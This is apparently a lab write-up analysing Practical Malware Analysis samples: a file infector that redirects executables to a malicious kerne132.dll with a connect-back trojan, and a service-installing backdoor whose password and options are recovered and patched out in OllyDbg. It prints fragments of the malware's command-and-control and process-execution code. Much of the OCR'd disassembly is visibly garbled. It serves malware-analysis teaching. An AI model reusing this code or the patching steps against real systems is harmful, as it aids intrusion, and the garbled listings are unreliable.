By converting this to an ASCII string using 'A' or Edit > Strings > ASCII, we can see that it translates to something more legible.



```

10 aKernel32_dll db 'kerne132.dll',0 ; DATA XREF: sub_4010A0+ECTo
10                                     ; _main+1A8tr ...
1D             db 0
1E             db 0
1F             db 0
20 ; char aKernel32_dll[]
20 aKernel32_dll db 'kerne132.dll',0 ; DATA XREF: sub_4010A0+CETo
2D             align 10h
30 ; char a_exe[]
30 a_exe       db '.exe',0          ; DATA XREF: sub_4011E0+1C1To
35             alignn 4

```

With this we can infer that the program searches for executables recursively within C:\, and when they're found it will open them, and directly in memory modify the file to replace any instances of kernel32.dll with kerne132.dll for persistence. Based on this we can infer the program is a type of file infector and uses the copied kerne132.dll (Lab07-03.dll) for its main payload. A brief look into Lab07-03.dll confirms that this has some form of C2 function and is likely a malicious implant used in tandem with this executable.

```

push 6      ; protocol
push 1      ; type
push 2      ; af
call ds:socket
mov esi, eax
cmp esi, 0xFFFFFFFFh
jz loc_100011E2

push offset cp ; "127.26.152.13"
mov [esp+120Ch+name.sa_family], 2
call ds:inet_addr
push 50h     ; hostshort
mov dword ptr [esp+120Ch+name.sa_data+2], eax
call ds:htons
lea edx, [esp+1208h+name]
push 10h     ; nameolen
push edx,    ; name
push esi,    ; s
mov word ptr [esp+1214h+name.sa_data], ax
call ds:connect
cmp eax, 0xFFFFFFFFh
jz loc_100011DB

mov ebp, ds:strncmp
mov ebx, ds>CreateProcessA

```

## Question 2

- ii. What are two good host-based signatures for this malware?

```

mov al, byte_10026054
mov ecx, 3FFh
mov [esp+1208h+buf], al
xor eax, eax
lea edi, [esp+1208h+var_FFF]
push offset Name ; "SADFHUHF"
rep stosd
stosw
push 0 ; bInheritHandle
push 1F0001h ; dwDesiredAccess
stosb
call ds:OpenMutexA
test eax, eax
jnz loc_100011E8

push offset Name ; "SADFHUHF"
push eax ; bInitialOwner
push eax ; lpMutexAttributes
call ds>CreateMutexA
lea ecx, [esp+1208h+WSAData]
push ecx ; lpWSAData
push 202h ; wVersionRequested
call ds:WSAStartup
test eax, eax
jnz loc_100011E8

```

Two good host-based signatures for this malware include the presence of kerne132.dll on disk, and the presence of Mutex 'SADFHUHF' which can be found within Lab07-03.dll.

### iii. What is the purpose of this program?

From what we've gathered in question 1, we can conclude that this program is a file infector that infects executables on the system to load a malicious remote access trojan that connects back to the IP 127.26.152[.]13. By examining Lab07-03.dll, we can conclude that this trojan takes either the command sleep, or exec, which is used to start a process of interest.

```

push 600000 ; dwMilliseconds
call ds:Sleep
jmp short loc_100010E9

loc_10001161:
lea edx, [esp+1208h+buf]
push 4 ; size_t
push edx ; char *
push offset aExec ; "exec"
call esp ; strcmp
add esp, 0Ch
test eax, eax
jnz short loc_100011B6

loc_100011B6:
cmp [esp+1208h+buf], 71h
jz short loc_100011D8

mov ecx, 11h
lea edi, [esp+1208h+StartupInfo]
rep stosd
lea eax, [esp+1208h+ProcessInformation]
lea ecx, [esp+1208h+StartupInfo]
push eax ; lpProcessInformation
push ecx ; lpStartupInfo
push 0 ; lpCurrentDirectory
push 0 ; lpEnvironment
push 0000000h ; dwCreationFlags
push 1 ; bInheritHandles
push 0 ; lpThreadAttributes
lea edx, [esp+1224h+CommandLine]
push 0 ; lpProcessAttributes
push edx ; lpCommandLine
push 0 ; lpApplicationName
push [esp+1228h+StartupInfo.cb], 44h
call ebx ; CreateProcessA
jmp loc_100010C9

```

### iv. How could you remove this malware once it is installed?

Due to the malware infecting every executable on disk it is very difficult to remove. You could remove the malicious kerne132.dll from disk; however, it's likely this will be in

use by every process and be unable to be removed. Further if it is removed during deadbox analysis, it is likely the system will crash when booting due to no variant of kernel32.dll being present. To remediate you'll be able to modify kerne132.dll to be the legitimate kernel32.dll, or even change the malware actions and recompile to instead modify all executables to point to the legitimate kernel32.dll instead of kerne132.dll. As another resort it may be easier to rebuild the system or restore from backup.

d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.

i. How can you get this malware to install itself?

For this use software names OllyDbg

Opening up the malware in OllyDbg open files select lab09-01.exe

we can see that it immediately pauses as soon as it hits the specified executable entry point.

By examining the function at address 0x403945 we can see that 3 arguments are available to be passed to the program and what looks to be the start of the main function.

Using F8 we can step over instructions of the program, and once we reach the instruction past 'GetCommandLine', we can see that EAX has been updated to reflect the program command line, which in this case was running the application without any arguments.

```

00403800 . E8C4          MOU ECX,EDX
00403800 . E8D0 74EB4000 MOU DIWORD PTR DS:[40EB74],ECX
004038E5 . C1E8 10       SHR EBX,10
004038E5 . E8 70E84000 MOU DIWORD PTR DS:[40EB70],ERX
004038E5 . E8 612A0000 CALL Lab09-01.00406355
004038F4 . E8 612A0000 POP ECX
004038F4 . E8 612A0000 TURBINE,ERX
004038F7 . ✓75 08        JNZ SHORT Lab09-01.00403901
004038F9 . E8 1C          PUSH IC
004038F9 . E8 612A0000 CALL Lab09-01.0040399A
00403900 . E8 612A0000 POP ECX
00403901 > 8365 FC 00    AND DIWORD PTR SS:[EBP+4],0
00403901 . E8 612A0000 MOU ECX,DIWORD PTR DS:[40EB74]
00403901 . E8 612A0000 CALL Lab09-01.00403901
00403910 . E8 612A0000 GetCommandLineA
00403910 . E8 R4014100 MOU DIWORD PTR DS:[4191414],ERX
00403915 . E8 94E20000 UCALL Lab09-01.00403901
00403915 . E8 612A0000 MOU ECX,DIWORD PTR DS:[40EB04],ERX
0040391F . E8 3D250000 CALL Lab09-01.00405651
00403924 . E8 7F240000 CALL Lab09-01.0040567C
00403924 . E8 612A0000 MOU ECX,DIWORD PTR DS:[40EB04]
0040392E . A1 8CE84000 MOU ERX,DIWORD PTR DS:[40EBBC]
00403933 . E8 90E84000 MOU DIWORD PTR DS:[40EB93],ERX
00403935 . E8 53F4FFFF PUSH EBP
00403935 . E8 90E84000 MOU ECX,DIWORD PTR SS:[EBP-1C],ERX
00403956 . E888 MOU ECX,DIWORD PTR DS:[EBP+4]
00403956 . E888 MOU ECX,DIWORD PTR DS:[EBP+4]
0040395D . E840 E0      MOU DIWORD PTR SS:[EBP-28],EDX
0040395D . E840 PAU

```

Once we reach the main function, if we press F8 the program runs through it which isn't what we want. By pressing F7 we can step into the function to continue analysis with F8.

Upon hitting 0x402AFD we can see a comparison takes place to see if the number of arguments passed to the program is equal to one.

```

00402AF0 . 837D 08 01    CMP DWORD PTR SS:[EBP+8],1
00402B01 . ✓75 1A        JNZ SHORT Lab09-01.00402B1D
00402B03 . E8 F8E4FFFF CALL Lab09-01.00401000
00402B08 . 85C0          TEST EAX,EAX
00402B0H . ✓74 07        JE SHORT Lab09-01.00402B13
00402B0C . E8 4FF8FFFF CALL Lab09-01.00402360
00402B11 . ✓EB 05        JMP SHORT Lab09-01.00402B18
00402B13 > E8 F8F8FFFF CALL Lab09-01.00402410
00402B18 . E8 59020000 JMP Lab09-01.00402D76

```

As no arguments were passed the comparison fails. As such a jump is not taken and the program continues to call 0x401000.

```

00402B01 . ✓75 1A        JNZ SHORT Lab09-01.00402B1D
00402B01 . E8 F8E4FFFF CALL Lab09-01.00401000
00402B08 . 85C0          TEST EAX,EAX
00402B0H . ✓74 07        JE SHORT Lab09-01.00402B13
00402B0C . E8 4FF8FFFF CALL Lab09-01.00402360
00402B11 . ✓EB 05        JMP SHORT Lab09-01.00402B18
00402B13 > E8 F8F8FFFF CALL Lab09-01.00402410
00402B18 . E8 59020000 JMP Lab09-01.00402D76


```

Once again by stepping into this with F7 we can examine some more. Inside this function stands out a particular check for what looks to be a typo'd registry key

'HKLM\SOFTWARE\Microsoft \XPS'. As this doesn't exist the jump statement after is never taken and we instead jump to 0x401066 (once again we can step into this with F7).



After this a return occurs and after a few more comparisons we wind up at 0x402410. By stepping through this once more, using F8 to skip Windows API calls as required, we find that the malware begins to build an instruction designed to delete the malware as it was run without any kind of parameters. This is a common anti-analysis technique.



Because we're running the program in OllyDbg an open handle exists on the program and deletion fails.

At this point we know that running the program is not enough to install it, so we re-examine the comparisons undertaken when the program runs, first up is '-in'.

By using Debug > Arguments, we can add in -in as a command line argument and restart using CTRL+F2. Once again we move through analysis, except this time a Jump is taken, and we can see a comparison will be run on our provided argument '-in'.

Looking inside of 0x402510 which is called we can see that a number of arithmetic operations occur but no functions are called. In this instance it looks to be a check for certain characters, so we can assume that ‘-in’ may be for installing the malware, and this may be checking for some sort of password. What we’re aiming to achieve from this function is to return EAX with a value of 1 (signifying a success in relation to the calling conditions). Highlighted in red are conditions that if evaluated will jump past the statement that sets EAX to 1. Highlighted in blue is our end goal, but as we can see straight away the first comparison fails and we jump straight to the end of the function without setting EAX to 1.

One way to completely bypass the check is to patch it so that it returns with EAX = 1, or by modifying the value of EAX to return one after the checks fail.


Registers (FPU)	
ERX	00000000
EDX	00402596 Lab09-01.<Modu LeE
EDX	00402596 Lab09-01.<Modu LeE
EDX	00034996 Lab09-01.<Modu LeE
ESP	0019FF60

This time by stepping through we can see that a jump does occur and we move past 0x402410 that executes binary deletion.

CPU - main thread, module Lab09-01		Registers (FPU)
00402B33	; 89C4 04	PDD ESP,4
00402B36	; 8C80	TEST EBX,EAX
00402B38	; v75 05	JNZ SHORT Lab09-01.00402B3F
00402B3A	> E8 D1F8FFFF	CALL Lab09-01.00402410
<b>00402B3F</b>	> B840 0C	MOV ECX, DWORD PTR SS:[EBP+C]
00402B41	; B8E4 04	MOV EDX, DWORD PTR DS:[ECX+44]
00402B44	; 89E5	MOU DWORD PTR SS:[EBP-1820],EDX
00402B45	; 68 70C14000	PUSH Lab09-01.0048C170
00402B50	; 8B85 E0E7FFFF	MOV EBX,DWORD PTR SS:[EBP-1820]
00402B55	; 50	PUSH EBX
		ASCII "in"

Stepping through we hit another function at 0x40380F. If we continue to step through this we will see more comparisons taking place to ensure that the parameters provided match expected parameters of the program. This passes; however, at one point we will find ourself falling back into 0x402410 again due to a comparison that checks if more than 3 elements have been passed to the program (noting that the application name is passed as an argument). Due to the comparison failing we wind up again in a state of deletion.

After stepping over this function we can see that a service has been created pointing to %SYSTEMROOT%\system32\Lab09-01.exe and that the malware has indeed copied itself to this directory indicating it has been successfully installed.




ii. What are the command-line options for this program? What is the pass word requirement?

Answers - In addition to the mentioned ‘-in’ argument check, we can see 3 other command-line options in this malware. “-re” “-c” and “-cc”

30442C8C0	: E8 89 F8FFFFFF	MOU EDX, DWORD PTR SS:[EBP-408]		
30442C8C8	: E8 4F5FFF	CALL Lab09-01, 00402600	[Arg1 Lab09-01, 00402600	
30442C8D0	: E8 C4 04	ADD ESP, 8		
30442C8D8	: E8 4E5FFF	JMP Lab09-01, 00402410		
30442C8E0	: E8 D10000	CALL Lab09-01, 00402D76		
30442C8E8	: E8 84 04	MOU ECX, DWORD PTR DS:[EBP+C1]		
30442C8F0	: E8 84 04	MOU ECX, DWORD PTR DS:[EBP+4]		
30442C8F8	: E8 89 C14000	PUSH ECX		
30442C900	: E8 89 DCEFFFFF	CALL Lab09-01, 00402160	ASCII "re"	
30442C908	: E8 2B000000	MOU EDX, DWORD PTR SS:[EBP-1824]		
30442C910	: E8 83C4 08	CALL Lab09-01, 0040380F		
30442C918	: E8 75 64	RDD ESP, 8		
30442C920	: E8 837D 08 03	TEST EDX, ERX		
30442C928	: E8 837D 08 03	JNS SHORT Lab09-01, 00402C4F		
30442C930	: E8 80040000	CMP DWORD PTR SS:[EBP-8], 3		
30442C938	: E8 8005 F87FFF	JNP SHORT Lab09-01, 00402C22		
30442C940	: E8 AEF5FFFF	PUSH 400		
30442C948	: E8 83C4 08	LEA ERX, DWORD PTR SS:[EBP-808]		
30442C950	: E8 83C4 08	TST EDX, EDX		
30442C958	: E8 74 08	JE SHORT Lab09-01, 00402C11		
30442C960	: E8 83C4 08	JNP SHORT Lab09-01, 00402D78		
30442C968	: E8 8001 0000	OR ERX, FFFFFFFF		
30442C970	: E8 800D F87FFF	CALL Lab09-01, 00402B50		
30442C978	: E8 83C4 08	RDD ESP, 8		
30442C980	: E8 83C4 08	TEST EDX, EDX		
30442C988	: E8 8001 0000	JNP SHORT Lab09-01, 00402C11		
30442C990	: E8 800D F87FFF	LEA ECX, DWORD PTR SS:[EBP-808]		
30442C998	: E8 83C4 08	PUSH ECX		
30442CA00	: E8 E3CFFFFF	CALL Lab09-01, 00402900		
30442CA08	: E8 83C4 04	ADD ESP, 4		
30442CA10	: E8 75 64	JNP SHORT Lab09-01, 00402C4R		
30442CA18	: E8 837D 08 04	CMP DWORD PTR SS:[EBP-8], 4		
30442CA20	: E8 837D 08 04	JNP SHORT Lab09-01, 00402C4S		
30442CA28	: E8 8842 0C	NOU EDX, DWORD PTR DS:[EBP+C1]		
30442CA30	: E8 8842 0C	MOU EDX, DWORD PTR DS:[EBP+X1]		
30442CA38	: E8 8981 F87FFF	MOU EDX, DWORD PTR SS:[EBP-8C1], ERX		
30442CA40	: E8 8981 F87FFF	MOU ECX, DWORD PTR SS:[EBP-8C1]		
30442CA48	: E8 83C4 08	PUSH ECX		
30442CA50	: E8 8005 F87FFF	CALL Lab09-01, 00402900		
30442CA58	: E8 83C4 08	RDD ESP, 8		
30442CA60	: E8 83C4 08	TEST EDX, EDX		
30442CA68	: E8 8001 0000	JNP SHORT Lab09-01, 00402C4R		
30442CA70	: E8 C6F7FFFF	CALL Lab09-01, 00402410		
30442CA78	: E8 8001 0000	JNP SHORT Lab09-01, 00402418		
30442CA80	: E8 8855 0C	MOU EDX, DWORD PTR SS:[EBP+C1]		
30442CA88	: E8 8842 0C	MOU EDX, DWORD PTR DS:[EBP+C1]		
30442CA90	: E8 8985 E87FFF	MOU EDX, DWORD PTR SS:[EBP-811], ERX		
30442CA98	: E8 8985 E87FFF	MOU ECX, DWORD PTR SS:[EBP-811]		
30442CAAC	: E8 8841 0C	PUSH ECX		
30442CAE	: E8 8995 EC7FFF	MOU EDX, DWORD PTR SS:[EBP-814], EDX		
30442CB0	: E8 8845 0C	MOU ECX, DWORD PTR SS:[EBP+C1]		
30442CB2	: E8 8980 F87FFF	MOU EDX, DWORD PTR SS:[EBP-814], ERX		
30442CB4	: E8 8855 0C	MOU EDX, DWORD PTR SS:[EBP+C1]		
30442CB6	: E8 8855 0C	MOU ECX, DWORD PTR SS:[EBP-814]		
30442CB8	: E8 9981 F87FFF	MOU EDX, DWORD PTR SS:[EBP-810], ERX		
30442CB9	: E8 8880 F87FFF	MOU ECX, DWORD PTR SS:[EBP-810]		
30442CC0	: E8 89 F87FFF	MOU EDX, DWORD PTR SS:[EBP-81C]		
30442CC2	: E8 8880 F87FFF	MOU ECX, DWORD PTR SS:[EBP-814]		
30442CC4	: E8 8880 E87FFF	PUSH ERX		
30442CC6	: E8 A663FFFF	CALL Lab09-01, 00401070		
30442CC8	: E8 8880 0000	PUSH ECX		
30442CC9	: E8 8855 0C	JNP SHORT Lab09-01, 00402C04		
30442CDC	: E8 8842 04	CALL Lab09-01, 00402410		
30442CE1	: E8 64C14000	PUSH Lab09-01, 0040C164	ASCII "cc"	
30442CF00	: E8 190B0000	PUSH ECX		
30442CF08	: E8 C6F7FFFF	CALL Lab09-01, 0040380F		

The password requirement mentioned previously can be uncovered by carefully examining how many checks occur in this function and breaking down what each comparison is used for knowing that we want their comparisons to be true. As such we need to also look at activity occurring before the comparison, and if required examine the current stack content as we move through it.

First off we can see that the password is 4 characters long, then we look for it containing (61) 'a' as the first letter, then we compare the result of letter 2 (62) take letter 1 (61) and see if it equals 1, then we compare whether the next character is c (63), before finally adding 1 to this and checking if the next character is d (64).



If we break down how the value 'b' is obtained, we can see that it is derived directly from what we've pushed to the stack.

```

00402548 . 8840 FC MOV BYTE PTR SS:[EBP-4],CL
0040254B . 0FEE FC MOVSX ECX,BYTE PTR SS:[EBP-4]
0040254E . 8845 FC MOV AL,BYTE PTR SS:[EBP-4] Move entry from stack segment (EBP-4) into AL register
00402551 . 8845 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
00402553 . 0FBE4D FC MOVSX ECX,BYTE PTR SS:[EBP-4]
00402556 . 83F9 01 CMP ECX,1
0040255A . 74 04 JE SHORT Lab09-01.00402563
0040255D . 33C0 XOR EAX,EAX
00402561 . >EB 3D JMP SHORT Lab09-01.00402580
00402563 . 8845 FC MOV AL,BYTE PTR SS:[EBP-4]
00402566 . 0FEE40 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
00402569 . 8845 FC ADD AL,1
00402571 . 0FEE45 FC MOVSX ECX,BYTE PTR SS:[EBP-4] Subtract Data Segment (EDX) from AL register
00402574 . 8845 FC IMUL DL
00402577 . 0FEE45 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
00402579 . 8845 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
00402581 . 0FEE40 FC MOVSX ECX,BYTE PTR SS:[EBP-4] Move AL register back onto stack segment (EBP-4)
00402584 . 8845 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
00402587 . 0FEE40 FC MOVSX ECX,BYTE PTR SS:[EBP-4] Move stack segment (EBP-4) into count register (ECX) and check if value is 1
00402590 . 8845 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
00402593 . 0FEE4D FC MOVSX ECX,BYTE PTR SS:[EBP-4]
00402596 . 83F9 01 CMP ECX,1
00402599 . 74 04 JE SHORT Lab09-01.00402563
004025F1 . 33C0 XOR EAX,EAX
004025F4 . >EB 3D JMP SHORT Lab09-01.00402580
004025F6 . 8845 FC MOV AL,BYTE PTR SS:[EBP-4]
004025F9 . 0FEE40 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
004025FB . 8845 FC IMUL DL
004025FC . 0FEE40 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
004025FD . 8845 FC MOVSX ECX,BYTE PTR SS:[EBP-4]
004025FF . 0FEE40 FC MOVSX ECX,BYTE PTR SS:[EBP-4]

```

Stack SS:[0012E70C]=62 ('b')  
AL=62  
DS:[01250FF7]=61 ('a')  
AL=62 ('b')  
AL=61  
Stack SS:[0012E70C]=62 ('b')  
AL=81  
Stack SS:[0012E70C]=62 ('b')  
Stack SS:[0012E70C]=01  
ECX=00000062

By using the '-re abcd' argument (or any of the others), we can see this still performs the same password check, so this indicates abcd needs to be passed to the malware to run unless you want it to simply remove itself.

By stepping through and stepping over this execution as required, we reach a point where the Service Control Manager is instructed to delete a service.

By using the '-cc abcd' argument we see that the application looks for its current configuration that's been stored at: 'HKLM\SOFTWARE\Microsoft \XPS' and dumps it to the programs output.

00401290 LL INIT  
00401291 S 55 PUSH EBP  
00401293 B 8EC MOU EBX,ESP  
00401293 B 83 10100000 MOU EAX,1010  
00401298 E 83 231C0000 CALL Lab09-01.00402EB0  
004012BD S 55 PUSH EDI  
0040129E S 50 PUSH EDI  
0040129F C 7445 F8 011000 LEA ECX,DWORD PTR SS:[EBP-8],1001  
0040129F S 0098 F8FFFFF PUSH EDX  
0040129C S 59 PUSH EBX  
0040129D S 68 3F000000 PUSH 0F003F  
0040129E S 68 00 PUSH 0  
004012A0 S 68 40C04000 PUSH Lab09-01.0040C040  
004012A1 S 68 02000000 PUSH 80000002  
004012A2 S 68 00000000 PUSH 0  
004012A3 E 83 20B804000 LEA ECX,DWORD PTR DS:[ $\&$ &ADVAPI32.RegOpenKeyEx]  
004012A4 S 88C0 TEST EBX,ERX  
004012A5 V 74 00 JE SHORT Lab09-01.004012C2  
004012A6 M 00 EAX,1  
004012A7 M 00 EDI,1  
004012A8 > E9 4F000000 JMP Lab09-01.00401411  
004012C2 S 68 00000000 LEA ECX,DWORD PTR SS:[EBP-8]  
004012C5 S 51 PUSH EBX  
004012C6 S 50 095 F8FFFFFF PUSH ECX  
004012C7 S 52 PUSH EDX  
004012CD S 68 00 PUSH 0  
004012CF S 68 00 PUSH 0  
004012D1 S 68 30C04000 PUSH Lab09-01.0040C030  
004012D6 S 888C F8FFFFFF PUSH EAX,DWORD PTR SS:[EBP-1010]  
004012DC S 59 PUSH ERX  
004012D7 M 00 EDI,DWORD PTR DS:[ $\&$ &ADVAPI32.RegQueryValueEx]  
004012E5 S 8985 F4EFFFFF MOU EDX,DWORD PTR SS:[EBP-100C],ERX  
004012E9 S 88D0 F4EFFFFF CMP EDX,DWORD PTR SS:[EBP-100C],0  
004012F0 V 74 17 JE SHORT Lab09-01.00401309  
004012F2 S 88D0 F4EFFFFF MOU ECX,DWORD PTR SS:[EBP-1018]  
004012F8 S 51 PUSH ECX  
004012F9 FF 15 645B4000 CALL DWORD PTR DS:[ $\&$ &KERNEL32.CloseHandle]  
00401300 S 68 00000000 MOU EAX,1  
00401301 V 74 00 JE SHORT Lab09-01.00401411  
00401309 S 8955 F8FFFFFF LEA ECX,DWORD PTR SS:[EBP-1008]  
0040130F S 8955 FC MOU EDI,DWORD PTR SS:[EBP-41,EDX]  
00401312 S 8870 FC MOU EDX,DWORD PTR SS:[EBP-41]  
00401315 S 8855 08 MOU EDX,DWORD PTR SS:[EBP+8]  
00401318 R 00 FF INC ECX  
  
00402D9E S 8C34 20 ADD ESP,28  
00402D9F V 74 00 JNE SHORT Lab09-01.00402D62  
00402D9F S 8085 E4F3FFF LEA EBX,DWORD PTR SS:[EBP-C1C]  
00402D9F S 50 PUSH EBX  
00402D9F S 61 08D0 E4E7FFF MOU ECX,DWORD PTR SS:[EBP-181C]  
00402D9F S 8095 E4EFFFFF LEA EDX,DWORD PTR SS:[EBP-101C]  
00402D9F S 52 PUSH EDX  
00402D9F S 61 08D0 E4EFFFFF MOU ECX,DWORD PTR SS:[EBP-141C]  
  
00402D5B S 50 PUSH EBX  
00402D5B S 68 4C014000 PUSH Lab09-01.0040C140 ASCII "%s %s %s %s %s %s %s"  
00402D5B S 68 19810000 CALL Lab09-01.00402D7E  
  
00402D65 V 74 14 JNE SHORT Lab09-01.00402D6F  
00402D6A > E8 1F16FFFF CALL Lab09-01.00402418  
00402D6A > E8 05 00000000 MOU SHOR Lab09-01.00402076  
00402D71 > E8 94F6FFFF CALL Lab09-01.00402410  
00402D71 S 33C0 XOR ERX,ERX  
00402D71 S 88E5 MOU ESP,EPP  
00402D71 S 88E5 RETN  
00402D76 S 50 RETN  
00402D77 S A1 B8014100 MOU ERX,DWORD PTR DS:[4101B8]  
00402D81 S 88C0 TEST ERX,ERX  
00402D81 S 68 00000000 LEA ECX,DWORD PTR SS:[EBP-8]  
00402D85 FFF0 CALL EBX  
00402D87 > E8 14C04000 PUSH Lab09-01.0040C014  
00402D87 > E8 00000000 PUSH Lab09-01.0040C008  
00402D91 S 88C0 00000000 CALL Lab09-01.0040C044  
00402D96 S 88C0 00000000 PUSH Lab09-01.0040C004  
00402D98 S 68 00000000 PUSH Lab09-01.0040C000  
  
Registers (CPU)  
ERX 0012EB2C HSCII "ups"  
ECX 0012EB2C ASCII "89"  
EDX 0012EB2C ASCII "http://www.practicalmalwareanalysis.com"  
EBX 7FFD7000  
ESP 0012EB2C  
ESP 0012EB2C  
EBP 0012EB2C  
ESI 00000000  
EDI 00000000  
  
EIP 00402D5B Lab09-01.00402D5B  
  
P 0 CS 001B 32bit 0xFFFFFFFF  
R 0 SS 0023 32bit 0xFFFFFFFF  
I 0 DR 00000000 00000000  
S 0 FS 0038 32bit 7FFD0001FFF  
T 0 GS 0000 NULL  
D 0  
O 0 LastErr: ERROR\_SUCCESS (00000000)  
EFL 00000246 (NO,HZ,E,BE,NS,PE,GE,LE)  
MM0 0000 0000 0000 0000  
MM1 0000 0000 0000 0000  
MM2 0000 0000 0000 0000  
MM3 0000 0000 0000 0000  
MM4 0000 0000 0000 0000  
MM5 0000 0000 0000 0000  
MM6 0000 0000 0000 0000  
MM7 0000 0000 0000 0000  
  
C:\ProgramData\chocolate\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter\_9L\Lab09:ups h:<http://www.practicalmalwareanalysis.com> p:80 per:60

iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

**Answer** As mentioned in answer 1, this malware can be patched under 0x402510 to always return with EAX = 1. To do this we right click the start of the function call, click edit, and use the associated HEX values to make it assign EAX as 1.

```

00402510 B8 00 00 00 00 MOV EAX,00000000
00402515 C3 RETN
00402516 7D 08 JGE SHORT Lab09-01.00402520
00402518 83C9 FF MOV EDI,DWORD PTR SS:[EBP+8]
0040251B 33C0 OR ECX,FFFFFFF
0040251D F2:AE XOR EAX,EAX
00402521 F7D1 REPNE SCAS BYTE PTR ES:[EDI]
00402524 . 83C1 FF NOT ECX
00402525 ADD ECX,-1
00402526 83FA 61 CMP ECX,4
00402527 . 74 04 JE SHORT Lab09-01.0040252D
00402529 . 33C0 XOR EAX,EAX
0040252B > EB 73 JMP SHORT Lab09-01.00402560
0040252D . 8845 08 MOV EAX,DWORD PTR SS:[EBP+8]
00402530 . 8A08 MOV CL,BYTE PTR DS:[EAX]
00402532 . 884D FC MOV BTTE PTR SS:[EBP-4],CL
00402535 . 0FBEE5 FC MOVSX EDX,BYTE PTR SS:[EBP-4]
00402539 . 83FA 61 CMP EDX,61
0040253C . 74 04 JE SHORT Lab09-01.00402542
0040253E . 33C0 XOR EAX,EAX
00402540 > EB 5E JMP SHORT Lab09-01.004025A0
00402542 . 8845 08 MOV EAX,DWORD PTR SS:[EBP+8]
00402545 . 8A08 MOV CL,BYTE PTR DS:[EAX]
00402547 . 884D FC MOV BTTE PTR SS:[EBP-4],CL
00402549 . 0FBEE5 FC MOVSX EDX,BYTE PTR SS:[EBP-4]
00402551 . 83FA 61 CMP EDX,61
00402553 . 74 04 JE SHORT Lab09-01.00402542
00402555 . 33C0 XOR EAX,EAX
00402557 > EB 5E JMP SHORT Lab09-01.004025A0
00402559 . 8845 08 MOV EAX,DWORD PTR SS:[EBP+8]
0040255B . 8A08 MOV CL,BYTE PTR DS:[EAX]
0040255D . 884D FC MOV BTTE PTR SS:[EBP-4],CL
0040255F . 0FBEE5 FC MOVSX EDX,BYTE PTR SS:[EBP-4]
00402561 . 83FA 61 CMP EDX,61
00402563 . 74 04 JE SHORT Lab09-01.00402563
00402565 . 33C0 XOR EAX,EAX
00402567 > EB 5D JMP SHORT Lab09-01.004025A0
